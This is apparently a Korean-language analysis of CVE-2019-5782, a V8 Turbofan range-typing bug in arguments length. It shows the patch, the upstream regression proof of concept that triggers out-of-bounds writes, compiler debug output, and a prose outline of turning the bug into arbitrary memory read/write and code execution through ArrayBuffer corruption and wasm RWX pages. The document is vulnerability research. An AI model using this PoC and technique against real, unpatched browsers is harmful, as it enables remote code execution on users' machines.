ref

- https://chromium-review.googlesource.com/c/v8/v8/+/1363142/3/test/mjsunit/regress/regress-crbug-906043.js
- https://chromium-review.googlesource.com/c/v8/v8/+/1363142

CVE-2019-5782
3.1 KB

Build

verifier.cc


```
    case IrOpcode::kNewArgumentsElements:
      CheckValueInputIs(node, 0, Type::ExternalPointer());
      CheckValueInputIs(node, 1,
                        Type::Range(-Code::kMaxArguments,
                            Code::kMaxArguments, zone));
                        //Type::Range(0.0, FixedArray::kMaxLength, zone));
```

type-cache.cc

```
  //Type const kArgumentsLengthType = CreateRange(0.0, FixedArray::kMaxLength);
  Type const kArgumentsLengthType = Type::Range(0.0, Code::kMaxArguments, zone());
```

해당 부분만 패치해준 채로 최신 V8에서 진행했다.

S0rryMyBad Twitter에 따르면, Math.expm1과 비슷한 케이스라고 소개했다.
commit : b474b3102bd4a95eafcdb68e0e44656046132bc9


Merged as deee0a8 | 1363142: Merged: [turbofan] Relax range for arguments object length

Q) Relax라는 뜻이 computer에서는 어떤 의미로 사용되는지?

- 취약점과 관련하여 생각했을 때, range 상에 문제가 있었던 거니까, 아마도 range boundary를 확장시켜준다는 의미로 사용되는 것 같다.

두 소스코드에서 kMaxArguments는 다음과 같다.
kMaxArguments는 65534로, ***(1 << 16) - 2***라는 값으로 정의되어 있다.

PoC Analysis

regress-crbug-906043.js

```
// Copyright 2018 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax

function fun(arg) {
  let x = arguments.length;
  a1 = new Array(0x10);
  a1[0] = 1.1;
  a2 = new Array(0x10);
  a2[0] = 1.1;
  a1[(x >> 16) * 21] = 1.39064994160909e-309;  // 0xffff00000000
  a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000
}

var a1, a2;
var a3 = [1.1, 2.2];
a3.length = 0x11000;
a3.fill(3.3);

var a4 = [1.1];

for (let i = 0; i < 3; i++) fun(...a4);
%OptimizeFunctionOnNextCall(fun);
fun(...a4);

res = fun(...a3);

assertEquals(16, a2.length);
for (let i = 8; i < 32; i++) {
  assertEquals(undefined, a2[i]);
}
```

Math.expm1 케이스와 같이 ***x >> 16***이 simplified-lowering phase에서 false로 판정된다.
CheckBounds elimination에 의해 Out-Of-Bounds R/W가 가능해진 케이스이다.

그렇다면 arguments.length가 왜 false 판정이 난 것일까?
regress-crbug-906043.js은 다음의 링크에서 볼 수 있다.

- https://chromium-review.googlesource.com/c/v8/v8/+/1363142/3/test/mjsunit/regress/regress-crbug-906043.js#25

a1[(x >> 16) * 21] = 1.39064994160909e-309; // 0xffff00000000
a1[(x >> 16) * 41] = 8.91238232205e-313; // 0x2a00000000

이 부분을 보게되면, ***x >> 16***이 위에서 간단하게 언급했지만, 핵심이다.
패치 전 코드를 보게되면, 65534로 length를 typer phase에서 알려주게 된다.
이 정보를 바탕으로, arguments length가 해당 범위를 넘어가지 않는다라고 판단하여, range analysis 등, x >> 16 이라는 식 자체를 false 값으로 판단했기 때문에, ***simplified-lowering*** phase에서 ***CheckBounds elimination***이 일어나게 된다.

range check 부분에서 어떤 값을 바탕으로 체크하는지는 simplified-lowering.cc의 다음과 같은 라인에 출력코드를 넣음으로써 확인할 수 있다.


```
  void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
    CheckParameters const& p = CheckParametersOf(node->op());
    Type const index_type = TypeOf(node->InputAt(0));
    Type const length_type = TypeOf(node->InputAt(1));
    if (length_type.Is(Type::Unsigned31())) {
      if (index_type.Is(Type::Integral32OrMinusZero())) {
        // Map -0 to 0, and the values in the [-2^31,-1] range to the
        // [2^31,2^32-1] range, which will be considered out-of-bounds
        // as well, because the {length_type} is limited to Unsigned31.
        VisitBinop(node, UseInfo::TruncatingWord32(),
                   MachineRepresentation::kWord32);
        if (lower()) {
          if (lowering->poisoning_level_ ==
                  PoisoningMitigationLevel::kDontPoison &&
              (index_type.IsNone() || length_type.IsNone() ||
               (index_type.Min() >= 0.0 &&
                index_type.Max() < length_type.Min()))) {


            std::cout << "[-] index_type.Min() : " << index_type.Min() << std::endl;
            std::cout << "[-] index_type.Max() : " << index_type.Max() << std::endl;
            std::cout << "[-] length_type.Min() : " << length_type.Min() << std::endl;
            // The bounds check is redundant if we already know that
            // the index is within the bounds of [0.0, length[.
            DeferReplacement(node, node->InputAt(0));
```

이에 대한 결과로, false propagation에 의해 배열에 대한 index 접근은 항상 0으로 접근된다.


```
[-] TypeArgumentsLength was called
[-] index_type.Min() : 0
[-] index_type.Max() : 0
[-] length_type.Min() : 16
[-] index_type.Min() : 0
[-] index_type.Max() : 0
[-] length_type.Min() : 16
```

Optimizer에서 어떻게 분석을 하고 최적화를 하는지 알아낼려면 Turbolizer를 사용하거나, 덤프 코드를 넣는 등, 여러가지 방법을 통해 확인해야한다.
Turbofan은 Sea-Of-Nodes라는 개념으로, 일종의 AST 형태의 Graph-IL을 사용한다.
Turbolizer는 이 Graph IL을 Turbofan pipeline 별로 분석을 용이하게 해주는 유틸리티인데, 이를 통해서 분석을 하기 전에, Turbolizer 환경을 세팅해줄 필요가 있다.
다음의 명령어를 통해 진행할 수 있다.


```
cd tools/turbolizer
npm i
npm run-script build
python -m SimpleHTTPServer
```



위는 escape analysis phase에서 turbolizer를 확인해보면, checkbounds가 존재하는 것을 알 수 있다.
이 CheckBounds에는 어떤 값이 들어가는지 확인해보면 다음과 같다.



16 >> x를 연산하고, 이 값에 특정 constant value (51)을 곱하는게 눈에 보인다.
그리고 이 연산 값이 CheckBounds의 인자로 들어가게 된다.
하지만, 이 CheckBounds Node가 simplified-lowering phase를 지난 후에는 다음과 같이 사라지게 된다.




그렇게 때문에, 이제 Boundary check가 없어서 마음대로 OOB R/W access를 할 수 있게 된다. :)
Exploit 자체는 OOB R/W가 자유롭게 되기때문에, 굉장히 간단하다.

하지만, 정확하게 Range Analysis가 어떤 페이스에 어떻게 진행되는지 알아야한다.

- https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/

위의 링크가, Turbofan에 대하여 상당히 잘 다루고 있다.
대략적인 Turbofan의 pipeline은 다음과 같다. (reference : https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/)



이진수로 65535까지가 0xffff로 16비트의 값을 가진다.
하지만, 실제 arguments length는 0xffff보다 큰 값을 가질 수 있으며, Typer에서 잘못된 length range를 알려주었기 때문에, wrong assumption이 발생한 것이다.

```
>>> len("10000000000000000")
17
>>> len("1111111111111111")
16
>>> 0x1ffff >> 16
1
```

그래서 실제로 위와 같이, 0x10000 ~ 0x1ffff까지는 16bit shift 하게되면, 1이 나오므로, 1 * index 형태로 원하는 위치에 접근할 수 있게 되는 것이다.

Exploitation

Exploit 자체는 간단하다.
OOB R/W가 자유롭게 가능한 상황이니, unboxed double array 하나를 oob가 가능하게 length property를 조정한다.
그리고 이 조정된 unboxed double array를 바탕으로, 각종 뒤의 여러 object 들의 property 값들을 뽑아낼 수 있고, ArrayBuffer를 뒤에 위치시키는 방법으로, ArrayBuffer의 backing_store도 자유롭게 수정할 수 있다.

ArrayBuffer의 backing_store를 반복하여 수정하는 방법으로 Arbitrary Read/Write를 할 수 있게 된다.
ROP Payload를 사용하는 방법도 있겠지만, wasm function에 대하여서 v8 process memory에 rwx page가 생성되게 된다.
